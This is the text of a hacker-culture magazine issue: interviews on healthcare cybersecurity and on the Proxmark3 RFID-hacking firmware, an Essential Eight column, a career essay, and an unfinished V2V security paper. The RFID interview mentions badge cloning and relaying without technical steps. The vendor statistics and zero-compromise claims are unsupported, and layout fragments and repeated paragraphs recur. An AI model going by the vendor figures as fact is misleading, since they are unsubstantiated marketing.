HVCK

one:twozerotwothree

HVCK: a celebration of digital counter culture

ice man

the people's king of rfid

dr oren eytan

sensitive data's saviour

pwning epson

hacking printers for fun and profit

HA

CK

dr oren eytan

sensitive data's saviour

As the editor and founder of HVCK I get to speak to some pretty incredible people in our industry. Rarely though do they have such intimate knowledge the breadth and depth of Dr Eytan's. So when the opportunity arose to pick the brain of the CEO of odix, a man who's cyber career spans over 3 decades (thats's pre-netscape for those playing along at home) I jumped.

Joining us also, the man who made it all possible and one of HVCK's favorite people, odix's Product Marketing Manager Alon Golan.

Dr Eytan, it's has been a while since you have graced our pages. It's an honour to have you back. I hear you were recently invited to join an international advisory board for the International Congress for Health Specialists in th UK?"

Dr Eytan: "I was honored to be invited a couple of months ago to speak on cybersecurity in the healthcare industry. I have over 30 years of experience in the cybersecurity business, 25 of which were spent as the head of the cybersecurity unit in the Israeli Defense Forces. My expertise lies in protecting critical infrastructure and sensitive data. The organizer of the conference in New York invited me to share my insights and vision on what the healthcare industry needs to do to protect against evolving cyber attacks. They also invited me to join their international advisory board of the ICHS's international Executive Board as a board member for Research, Education and Innovation.

I am now trying to raise awareness of cyber threats and the vulnerability of the healthcare environment. Hospitals and clinics are being hacked regularly with substantial damage. Despite this, it seems that awareness is not high enough and people are not doing enough to protect themselves. I am trying to be an ambassador and push for change in the industry."

What do you see as the greatest threat to the healthcare sector currently, are we ready to face them and if not, what steps need to be taken to prepare?


Dr Eytan: Medical devices and healthcare data are vulnerable to cyber attacks, with the frequency of these attacks increasing. Hackers are trying to penetrate both medical devices and administrative networks to access valuable and private medical information. Hospitals are not spending enough attention and resources to protect themselves and

their patients, exposing them to cyber threats.

To improve the situation, two steps are needed: raising awareness and knowledge among people involved in the healthcare industry, and incorporating technologies that can protect against cyber attacks. The combination of these two steps will bring the healthcare industry to a higher level of security. However, there is currently a lack of understanding of how to protect medical equipment from cyber threats, and the responsibility lies with the entire chain from medical equipment manufacturers to IT administrators in the hospital.

Alon: Ransomware attacks on medical equipment and systems can have serious consequences. In two cases, one in Germany and one in the US, people died as a result of these attacks. The attacks resulted in hospitals being shut down, medical records being inaccessible, and medical equipment being unavailable. The vulnerability of medical equipment, especially pacemakers, is a major concern as they can be hacked and exploited by cybercriminals. The former Vice President, Dick Cheney, disabled the WiFi function in his pacemaker due to security concerns. As technology becomes more advanced and interconnected, the risk of such attacks is likely to increase, and the vulnerabilities of medical equipment will become more pronounced.

Laws were passed recently that gave the FDA more powers when it comes to the cybersecurity of medical devices. Do you think the voluntary recommendation issued by the FDA go far enough?



Dr Eytan: FDA's regulations and recommendations are a step in the right direction towards mitigating the cybersecurity risks in medical devices, there is still much more that needs to be done. It's not only important to regulate and secure the medical devices themselves, but also the hospital networks, administrative networks, and all other systems where medical data is stored. The focus should also be on controlling remote access to medical devices and preventing malicious access.

Alon: The healthcare industry has lagged behind in everything related to cyber awareness, cybersecurity and budgeting since the first transfer of AIDS research started in 1989. Recently, the US has tried to initiate the Patch Act, a new piece of legislation that provides guidance and mandatory fields for medical manufacturers, but more enforcement is needed.

The Minister of Health requires healthcare facilities to report cyber incidents, but these reports are often provided weeks or even months after the event has happened. The speaker believes that enforcement must be for everyone in the chain, starting with healthcare facilities, and that real-time reporting of cyber events is necessary for other facilities and patients.

> "odix technology is different to other technologies like anti-virus and sandboxing. It is not a detection-based technology"

Vulnerabilities in the wireless communication of implanted devices and the potential threat to life create great headlines. How common are these kind of attacks, and why do you think these devices have lagged behind other sectors when it comes to regulations?

The issue of cyber security in implanted medical devices is a significant concern. At the time these devices were designed, the thought of them becoming a target for cyber attacks was not considered. But now, hackers are showing an interest in these devices and the results can be devastating if they gain control. The FDA has started to regulate this area and it's important that all manufacturers of these devices have protocols in place for secure communication.

However, protecting these devices is challenging due to design considerations that prioritize efficiency and low energy consumption. But, with creative thinking, it can be done. The threat is clear; hackers attempting to take over the wireless channel that controls the device. The FDA is looking into this issue and a solution can be reached.

This is a finite problem that can be solved with the right direction. The medical devices will not be exposed without proper protection. It's a challenge that can be handled and solved for the benefit of everyone involved.

The requirement to be able to update the software running on implanted medical devices is obviously a good thing. To what new risks will this product be exposed, and do you think this could potentially increase the likelihood of attack?

I was discussing the topic of software updates and calibrations for implanted medical devices. The most important aspect of this technology is having a secure channel of communication between the implanted device and the external world. This is a challenge because of the limitations in resources, energy consumption, and so on.

However, by putting most of the necessary resources in the external devices, we can achieve a secure channel. The channel is more important than the content that goes through it. A secured channel will allow for software updates, calibrations, and transfer of any other data. The challenge is to have a very secure channel, but it can be done.

Where do odix products fit in the healthcare security stack, and how does deep file analysis differ from other anti malware solutions?

Dr Eytan: Our “odix” products are focused on file analysis and malware neutralization. Our solutions are ideal for the healthcare industry, particularly for hospitals and clinics that have websites where patients can upload data.

We need to make sure that these files are free from malware and viruses. This is important because websites are channels that are exposed to the external world and can be vulnerable to malicious attacks.

But this is only one example, due to the nature of hospitals being a public domain, there are many threat vectors that put healthcare facilities should address; from Malicious email protection all the way to cloud business applications like Microsoft 365 SharePoint, Teams, OneDrive, etc. Every variant that is being used for mass file sharing and transmittion should be audit and securely validated. Our technology is different from other technologies like antivirus and sandboxing because it’s not a detection-based technology. Instead, it neutralizes malware by removing it and cleaning the file, making it malware-free.

This means that our technology is more efficient and can handle any kind of malware, including unknown and new vector attacks. This makes our technology very unique and we are proud to say that none of our protected customers have been compromised on the channels we protect. We have many happy customers globally, including critical infrastructure and healthcare organizations.

Alon: The common ground between organizations in every sector is that they all share and use files in some way. This makes file protection a crucial part of any organization’s cybersecurity strategy. 94% of successful cyber campaigns start with file-based attacks, so it’s important to implement a file analysis solution.

Odix products are expert in file analysis and can neutralize any malware that may reside in these files. Our technology is unique as it removes the malware instead of just trying to detect it. This makes it efficient and effective against even unknown malware and new vector attacks.

Our technology can be implemented in various ways, from air gap networks with limited access to the internet to cloud-based applications like Microsoft Office 365. It’s important to protect the files because not all employees will be cyber aware. So, implementing a file analysis solution ahead of time is essential.

Wireless medical devices being weaponized has already occurred. When do you think we will see a paper from the Ben-Gurion University featuring these devices as a method to jump air gaps?

The use of air gap is a common method in cybersecurity for isolating a network or device from external access. It is considered the best solution for this purpose because it involves no physical connection between the device and the network. However, when you need to transfer data between two components, it becomes challenging to maintain the air gap principle. In the case of medical devices, they need to communicate with the world, which means the air gap is not fully maintained.

This issue has been well studied, and there is knowledge on how to protect wireless communication channels used by these devices to maintain their security. Manufacturers of wireless medical devices are aware of this issue and are either taking measures to address it themselves or under regulations from organizations like the FDA.

How does a nation create a population resilient, not only to cyber attacks but the trauma caused by them?

In order to make the nation more resilient, it is important to raise awareness about cybersecurity issues. This is part of my role as a member of the international board of directors in the Congress for Health specialists. In the Congress, we aim to create a plan at the national level to increase awareness about the dangers of cyber attacks and to help protect against them. To do this, we need to appoint a committee of experts to come up with a plan on how to protect the nation, including what should be taught in schools and universities.

Cybersecurity should be considered a prime factor in all industries, including healthcare, transportation, critical infrastructure, and manufacturing. In the healthcare industry, it is even more urgent as it is a matter of life. We need to focus on short-term solutions to address the risks posed by cyber attacks.

In conclusion, the healthcare industry is starting to understand the importance of cybersecurity as it deals with people’s lives. It is imperative that we take action to increase awareness and protect against cyber attacks.

the healthcare
industry is
starting to
understand the
importance of
cybersecurity
as it deals with
people's lives. It
is imperative that
we take action
to increase
awareness and
protect against
cyber attacks.

dr oren eytan

perhaps our thinking is no than antique have been du

In a world of some many arbitrary solutions and decisions made on such metric that well simply put do not exist we often fall back towards the ‘mature’ tried and tested strategies… All the while repeating the same bad ethical choices of those before and taking things at face value.

Throughout the years as infrastructures were built with minimal to no knowledge, security if at all was really part of the solution. As we know, now more than ever there is a growing pressure on organizations to not only increase their security posture but take cyberwarfare seriously.

I often ask myself how does the industry plan to prepare both the seasoned and new bloods alike for the undertaking of mastering the skills required to stand against the ghost that is cyberwarfare? Arming them with the tools to gracefully and should the need arise forcefully bring down these weak, unholy abominations!!

This ideology I have in my mind that individuals and organizations help ignite the passion and inspiration throughout our industry is at time flawed. As the industry works to bring stability to the infrastructure foundations laid over so many years it is also plagued by antique ways masquerading as modern thinking.

Before we dive any further into these ideologies lets go down a rabbit hole together and pear through the current industry standards, what they are, how they work, if they do and if they are being adopted correctly.

Since I live in Australia, I find it only fitting to start with the Australian Signals Directorate commonly referred to as the ASD, a mature respected Australian government agency with a history of providing critical support to the Australian national security and intelligence efforts. Established in 1947, the ASD would surely qualify as mature if for nothing less than the age of the agency, right?

Now this may seem like I am getting something of my chest but bear with me a moment…

In 2017 the ASD published the essential eight also commonly referred to as the ASD8 which was developed by the Australian Cyber Security Centre

modern age
thing more
ideas that
usted off…

(ACSC). 5 years does not seem all that mature if we compare it to the 9-year-old NIST CSF but despite their age difference the ACSC put the work in to update and maintain the relevance of the ASD8 based on their ongoing intelligence gathering efforts.

The essential eight would serve as a guide to help organizations protect themselves against the most common cyber security threats based on the intelligence gathered by the ACSC. A simple looking document referred to as the Information Security Manual (ISM) can be used as a framework to measure the maturity of an organizations cyber security posture and assist them in painting a portrait that will showcase how bad their posture really is.

Though much like most frameworks' things can get complex quickly and while ASD8 do a great job of simplifying things into their maturity models being levels 1, 2 and 3 it can still be a slippery slope with taking the time to under it.

Why is this at all relevant? Well, first let me say I am not writing this to tell you or anyone else how to do you I am simply providing perspective on how you or someone you might know can go from antique, wild west, quick google search resolution thinking to something maybe a little more modern… Remember tried and tested?

One final disclosure from me for this piece, I do not claim that any of these frameworks are flawless and perfect and if that is what you think this insight will give you, well you are among the many that lead to the why I am writing this… For everything we do there is consequences.

I will try my best to help you understand and navigate them.

I do not leave you all there no, I will write to you on each of the sections within the essential eight and even give you a deep dive into the secret 9th rule of the ASD8.

HVCK magazine's newest columnist

Chris Pallister

Senior Solutions Architect - Waterstons Australia

ice
man
p

the eople's king of rfid

an interview with

Christian Herrmann

by **D8RH8R**

They say never meet your heros but thats bullshit. Maybe I've just had a good run or my heros are just a cut above the rest but every time, without fail, I have walked away feeling more driven than ever.

For anyone that has ever cloned a badge, sniffed a reader or cracked some keys, this man would be no stranger. To the rest of you, meet Christian, the ICEMAN, the guy who opened the side door for that redteam, the man who made the Proxmark 3 accessable to us mere mortals. The people's king of RFID

ice
man

D8RH8R
Arthur C Clarke said “Any sufficiently advanced technology is indistinguishable from magic.” When did fall in love with the dark art of plucking packets from thin air?

ICEMAN
I can tell you when precisely.
2013 Spring,
I had gone through a seperation two years prior and I was feeling quite low.
I remember wanting to do something fun again, first time to remember is that I love computers. All my life I loved it.
Come 2013 Spring and I was feeling that “hey, lets do something I always wanted to do”, lets buy one of those hacking devices...
I was very curious on my hometowns public transportation system and they used RFID tags..
so I bit the big apple and paid for 300usd for a Proxmark3 ....

D8RH8R
So now armed with a Proxmark, what led you to creating your own firmware for it?
Im assuming it was a little more difficult getting the information needed to make that a reality? Did you get much push back?

ICEMAN
It didnt start out like I wanted to have my own fork..
it turned out that way.

To give some back story,
the rfid hacking “community” back then on the Proxmark3 forum, was a very tight close hard to enter forum.

All newbies got the cold treatment.
When I finally realised that the joke in the Proxmark3 world is; it can do everything, but you have to write it yourself.

There was no useability, no central guidance, it was several chefs implementing what they needed...
I am a software developer in the bottom, after a year of open source trying to get ideas and people motivated to implement it, I started doing my own patches.

Then the old maintainers, kind of didn’t like my ideas of making things work easily... They wanted the hard core experience.
it was then I figured, I might just fork it and do my stuff. I search the whole internet for different proxmark3 code versions, standalone modes, and scripts, fixs, that became the iceman fork.

The completeness of functions, the rapid developemnt, the idea of usability...

More and more functions started to work..
many static code analyser was applied and more fixes slowly made the fork stable...
and I always kept up with offical code, so all new and all others made my fork stick out..
then I fixed the mifare classic darks side attack, that it always work on my fork, that took it over the edge, and people started to prefer iceman fork instead. It just worked.

Today, it is a whole different experience ...
its easy, is colorful, it has helptext with samples executions...
more stable than ever,
more functions and support for odd RFID tech than ever, people use it for so many different things..
mix that together with a discord community, and the rfid hacking world changed.

Anything rfid based attacks today, uses a proxmark, and 99.5% of the time they use the iceman fork.
its more or less become the new offical...

D8RH8R
Do you think other units lower the bar too far or are these great enablers for those interested in learning more about RFID?

ICEMAN
Yes, I do think it lowers the bar significantly..

However, to be fair.


I see a market for these devices, where pentesters and red teamers on assignment need to do something fast and on the go
then they shines.

I strongly dislike the blatant open source license violations from these kinds of products..

Devices like the Flipper Zero is a different case. It is great as stepping stone into new areas.
We have seen many users come from the F0 community buying a proxmark3 because they want to do more. It isnt always easy for them.

The Pm3 is a tough cookie to learn. RFID hacking involves so many layers of tech you need to understand. it really is magic moon beams

ice
man



```
[=] Loading Preferences...
[+] loaded from JSON file /Users/yuyangwang/.proxmark3/preferences.json

[=] Using UART port /dev/tty.usbmodemiceman1
[=] Communicating with PM3 over USB CDC

                                        ❄ iceman@icesql.net ☕
                                      https://github.com/rfidresearchgroup/proxmark3/
```

D8RH8R
So I'm new, super green, blinded by the moon beams... Where do I start... How do I dip my toe?

ICEMAN
Where to start?
Good question, really good one.
Get a device and some cards,   I tend to recommend to start with Low Frequency card. They are simpler and easier to understand the basics of RFID and...

generally be curious and never be afraid to ask questions...

It doesn't matter if you buy a flipper or acr122 or a proxmark, just don't spend more money than you have.

A Pm3 easy with 512kb you can get around 60-80 usd, it is a great starting point.

D8RH8R
So what's next?

ICEMAN
Iceman will be starting a company to make tools of the trade. We might do a next generation Proxmark. We might do devices that does relaying..

The concept of relaying rfid traffic to overcome distance limitations is a very cool one and I have some great ideas which I am looking forward to make a reality

D8RH8R
Dude.... amazing... Thank you so much...

Join the RFID hacking discord server at
https://discord.gg/iceman

Read the notes sections on
https://github.com/RfidResearchGroup/proxmark3/

And read datasheets, boring as it might be,
http://proxmark.org/files/Documents/
is a gold mine for data sheets.

HVCK
supports...

ancient solutions
for modern afflictions

emergenc

wellness in a wire

ce

ed world

on linkedin, is sharing really caring?

If the thought of hitting up complete strangers on LinkedIn for a little help in your cybersecurity career makes you cringe, I get it.

It really sucks!

But, allow me to share with you why I did it anyway, and how my cybersecurity career changed after doing it.

Around two years ago, I decided to pivot into cybersecurity threat intelligence, but like most newbies, I was absolutely clueless about where to begin. I heard that LinkedIn was a good place for networking, so I dusted off my semi-dormant account and began reaching out to CTI and Info professionals.

Initially, responses were far and few between since I had no idea what I was doing plus security analysts aren't known to be the most trusting of the bunch. Still, I was determined to get better and knew that my answers weren't going to be found in any books I had. This led to me watching a video course on how to use Linkedin more effectively. One of the points that really resonated from it was that it's not as important to ask for what you want as it is to add value to others. Sharing useful content without expectations is one way to do that.

But what do you have to share?

That's what I thought to myself as I stared at a blank laptop screen for what seemed like days. For those of you quietly suffering from the same paralysis of the mind, this quote is for you:

"In the country of the blind, the one-eyed man is king."

Even if your knowledge is limited in one particular area, consider how blind someone just starting out is. That little tip you have or post you've written just might be what someone else has been aimlessly looking for.

Shortly after I adopted this mindset, it became much easier to comment, write, and share content.The more I did, the more connection requests increased. Overtime, one connection led to another and before I knew it. I found my first two Cybersecurity mentors and sponsors.

How having mentors and sponsors helped me grow:

- Provided internship opportunities with real-world experience to add to my resume
- Teamed up in cohorts that were invaluable for building connections
- Offered job-shadowing to identify what TTPs are used in the wild
- Provided free hands-on labs with industry tools and equipment
- Sponsored my certification exam vouchers
- Gifted books, video courses, and equipment
- Shared life hacks that help reduce stress and save time
- Hosted interview preparation sessions
- Vouched for me with their personal industry contacts for employment opportunities
- Most important, received tutelage from brilliant people whose been there and done it

"Knowledge is that kind of gift you can give and keep giving but never run out of."

To all the people I badgered and compelled for knowledge over the years, I want you to know that your investment in me is still bearing fruit. Just over a year ago, I landed my first position in cybersecurity management. Eight months ago, I too became a cybersecurity mentor. One of my mentees received work experience, training, and earned her first cybersecurity certification (Sec+). Recently, I received notice from ISAKA that after passing the CISM exam and experience criteria, I am now officially a Certified Information Security Manager.

Wayne Ewell is an Information System Security Manager and Security Convergence Consultant. He can be found at https://www.linkedin.com/in/wayne-ewell

knowledge
is that kind
of gift you
can give
and keep
giving but
never run
out of

wayne ewell

HA

CK

academic

we rock the mad smartz

Securing the Road Ahead:

A Comprehensive Approach to Ad Hoc and V2V Security

Aviral Srivastava

ABSTRACT

Ad hoc networks and vehicle-to-vehicle (V2V) communication are emerging technologies that have the potential to transform many aspects of transportation. However, these technologies also present new challenges for cybersecurity, and there is a need for research on how to secure them and protect them from attacks. In this research paper, we provide a comprehensive overview of the challenges and risks associated with ad hoc networks and V2V communication in the context of transportation, and we discuss current approaches to securing these technologies. We also propose a comprehensive approach to ad hoc and V2V security, including strategies and solutions for addressing the challenges and risks of these technologies. Our research provides valuable insights into the importance of ad hoc and V2V security in the context of transportation and offers guidance on how to ensure the safety and reliability of these technologies.

INTRODUCTION

The deployment of ad hoc networks and vehicle-to-vehicle (V2V) communication technologies in transportation has the potential to revolutionize many aspects of the industry, from autonomous driving to traffic management. However, the adoption of these technologies also brings with it a host of cybersecurity challenges that must be addressed to ensure the safety and reliability of transportation systems.

Ad hoc networks, in particular, present unique risks in the context of transportation. These networks are wireless networks that are set up on an as-needed basis and are often used in situations where it is not practical or possible to set up a traditional network infrastructure. Ad hoc networks are commonly used in autonomous vehicles and other emerging transportation systems, but they are also vulnerable to attacks and interference due to their decentralized nature. Ensuring the security of ad hoc networks in transportation is essential to prevent unauthorized access and tampering, which could compromise the safety and reliability of these systems.

V2V communication also poses significant cybersecurity challenges in the context of transportation. V2V communication refers to the direct communication between vehicles, and it is used for a variety of applications, including collision avoidance, traffic management, and autonomous driving. However, V2V communication is vulnerable to interference and spoofing, which could undermine the reliability and accuracy of these systems. Protecting V2V communication from these threats is critical to ensuring the safety and reliability of transportation systems that rely on these technologies.

To address the challenges and risks of ad hoc networks and V2V communication in transportation, it is essential to adopt a comprehensive approach to cybersecurity that takes into account the unique characteristics of these technologies. This may include the development of secure protocols and standards for ad hoc and V2V communication, the use of advanced cryptographic techniques to protect data, and the implementation of robust security measures to prevent unauthorized access and tampering. By adopting a comprehensive approach to ad hoc and V2V security, it is possible to ensure the safety and reliability of these technologies and the transportation systems that rely on them.

LITERATURE REVIEW

The new proposed model will investigates security aspects of vehicle to vehicle communication (V2V) using RF transmitter and receiver (Wararkar et. al., 2016). (Dewi et. al., 2019) use HPK (Hybrid Polynomial Regression and Kalman Filter) method to improve RSS correlation and Modified Multi-Bit (MMB) quantization combined with Level Crossing algorithm.

This paper is focused on the security of V2V communication in vehicle ad-hoc networks (VANET) with the main goal of identifying realistic attack scenarios and evaluating their impact, as well as possible security countermeasures to thwart the attacks (Lastinec et. al., 2019). (Arif et. al., 2020) demonstrate the communication example as well as the use case examples. (Nandy et. al., 2020) propose a two-factor authentication protocol using user biometric-based and password-based, which can support minimum or no VANET infrastructure environments. (Palaniswamy et. al., 2020) propose a new protocol suite as a countermeasure. (Dewi et. al., 2020) propose a new scheme, namely the MAPI (MikeAmang-Prima-Inka), as a modified secret key generation scheme obtained from received signal strength (RSS) values. Blockchain is utilized to enhance the scalability of the trustworthiness scalable computation (Wang et. al., 2021). RSU assisted hash chain based approach has been proposed to mitigate security and privacy attacks (Azam et. al., 2021). Other influential work includes (Peter et. al., 2021).

A secured AODV routing protocol is proposed to detect malicious nodes, prevent black hole attacks and provide secure data transmission in VANET (Tyagi et. al., 2018). (Dewi et. al., 2019) use HPK (Hybrid Polynomial Regression and Kalman Filter) method to improve RSS correlation and Modified Multi-Bit (MMB) quantization combined with Level Crossing algorithm. This paper is focused on the security of V2V communication in vehicle ad-hoc networks (VANET) with the main goal of identifying realistic attack scenarios and evaluating their impact, as well as possible security countermeasures to thwart the attacks (Lastinec et. al., 2019). To support the end-to-end multi-hop transmission over V2V communication, vehicles outside the LAG employ the store and forward model (Jeong et. al., 2019). (Arif et. al., 2020) demonstrate the communication example as well as the use case examples.

(Nandy et. al., 2020) propose a two-factor authentication protocol using user biometric-based and password-based, which can support minimum or no VANET infrastructure environments. (Palaniswamy et. al., 2020) propose a new protocol suite as a countermeasure. (Dewi et. al., 2020) propose a new scheme, namely the MAPI (Mike-Amang-Prima-Inka), as a modified secret key generation scheme obtained from received signal strength (RSS) values. Blockchain is utilized to enhance the scalability of the trustworthiness scalable computation (Wang et. al., 2021). Other influential work includes (Peter et. al., 2021).

One of the latest research done in 2022 by (A Ali,el. Al.,2022) The Vehicular Ad hoc Network (VANET) facilitates effective vehicle-to-vehicle communication (V2V). All vehicle-to-vehicle communication complies with the on-demand protocol, which includes a secure and reliable communication mechanism. The change of the communication information could lead to the dissemination of false information. Secure data is crucial for V2V communication in order to save the lives of pedestrians and drivers through the delivery of precise and secure information. To address the issue and achieve safe V2V communication, we suggested a new blockchain-based technique for message dissemination to secure V2V communication. With the passive requirement for flexible and sufficient content delivery, information-centric networking (ICN) is implemented in VANET to improve communication reliability. Cluster-based encrypted communication via ICN-based VANETs was utilised. As VANET is open, ICN provides location-independent direct content requests and responses. ICN-supported VANET improves caching capabilities. The blockchain-based security protocol is built to ensure the integrity of communications without compromising the efficiency of transmission. For identifying rogue nodes in VANET, the protocol achieves privacy, security, and trust. In addition, the Clustering method is used to implement in-range communication. The proposed caching structure increases vehicle security and offers data on demand. The Proposed VABLOCK method is simulated using the NS-2 simulator. On the basis of cache hit ratio, one hop count, malicious node identification, and delivery ratio, experimental results are performed and compared with relevant methodologies, which indicate improved outcomes. On the basis of the results, we demonstrate that the proposed caching improves the outcomes for certain parameters.

Ad Hoc Networks in Transportation

Ad hoc networks are commonly used in transportation, particularly in emerging technologies such as autonomous vehicles. Ad hoc networks allow these vehicles to communicate with each other and with other systems, such as traffic management systems, without the need for a traditional network infrastructure. Ad hoc networks are also used in other transportation applications, such as public transit systems and emergency response systems.
However, the use of ad hoc networks in transportation also introduces new vulnerabilities and risks. Ad hoc networks are decentralized and rely on the devices themselves to route and transmit data, which makes them vulnerable to interference and tampering. In addition, ad hoc networks often operate in dynamic environments, such as on roads and in urban areas, where they are exposed to a range of external threats, including physical attacks and wireless interference.

To address the vulnerabilities and risks associated with ad hoc networks in transportation, it is important to adopt robust security measures. This may include the use of advanced cryptographic techniques to protect data, the implementation of secure protocols for ad hoc communication, and the deployment of security measures to prevent unauthorized access and tampering. In addition, it is important to regularly monitor and update ad hoc network security to ensure that they remain secure and reliable.

There are several approaches currently being used to secure ad hoc networks in transportation. One approach is the use of secure protocols and standards, such as the IEEE 802.11s standard, which is designed specifically for ad hoc networks. Other approaches include the use of encryption and authentication to protect data transmitted over ad hoc networks, and the deployment of security measures such as firewalls and intrusion detection systems to prevent unauthorized access and tampering.

Overall, the use of ad hoc networks in transportation has the potential to bring significant benefits, but it also introduces new challenges for cybersecurity. By adopting a comprehensive approach to ad hoc security and regularly updating and monitoring these systems, it is possible to ensure the safety and reliability of ad hoc.

Vehicle-to-Vehicle Communication Security

The integration of vehicle-to-vehicle (V2V) communication technology in transportation has the potential to transform many aspects of the industry, from collision avoidance to traffic management. V2V communication refers to the direct communication between vehicles and is used for a variety of applications, including autonomous driving and intelligent transport systems. However, the adoption of this technology also brings with it a range of cybersecurity challenges that must be addressed in order to ensure the safety and reliability of transportation systems.

V2V communication is vulnerable to interference and spoofing, which could compromise the accuracy and reliability of these systems. Interference refers to external signals disrupting communication between vehicles, while spoofing involves the transmission of false or misleading information to deceive or manipulate V2V systems. Protecting V2V communication from these threats is essential in order to maintain the safety and reliability of transportation systems that rely on this technology.

To address the challenges and risks of V2V communication in transportation, various approaches are currently being used to secure these systems. One approach involves the use of secure protocols and standards, such as the IEEE 1609.2 standard, which is specifically designed for V2V communication. Other approaches include the deployment of security measures, such as firewalls and intrusion detection systems, to prevent interference and spoofing, as well as the use of encryption and authentication to protect data transmitted over V2V communication.

The use of ad hoc networks in transportation introduces a range of vulnerabilities and risks that must be carefully considered and addressed in order to ensure the safety and reliability of these systems. Some of the key vulnerabilities and risks associated with ad hoc networks in transportation include:

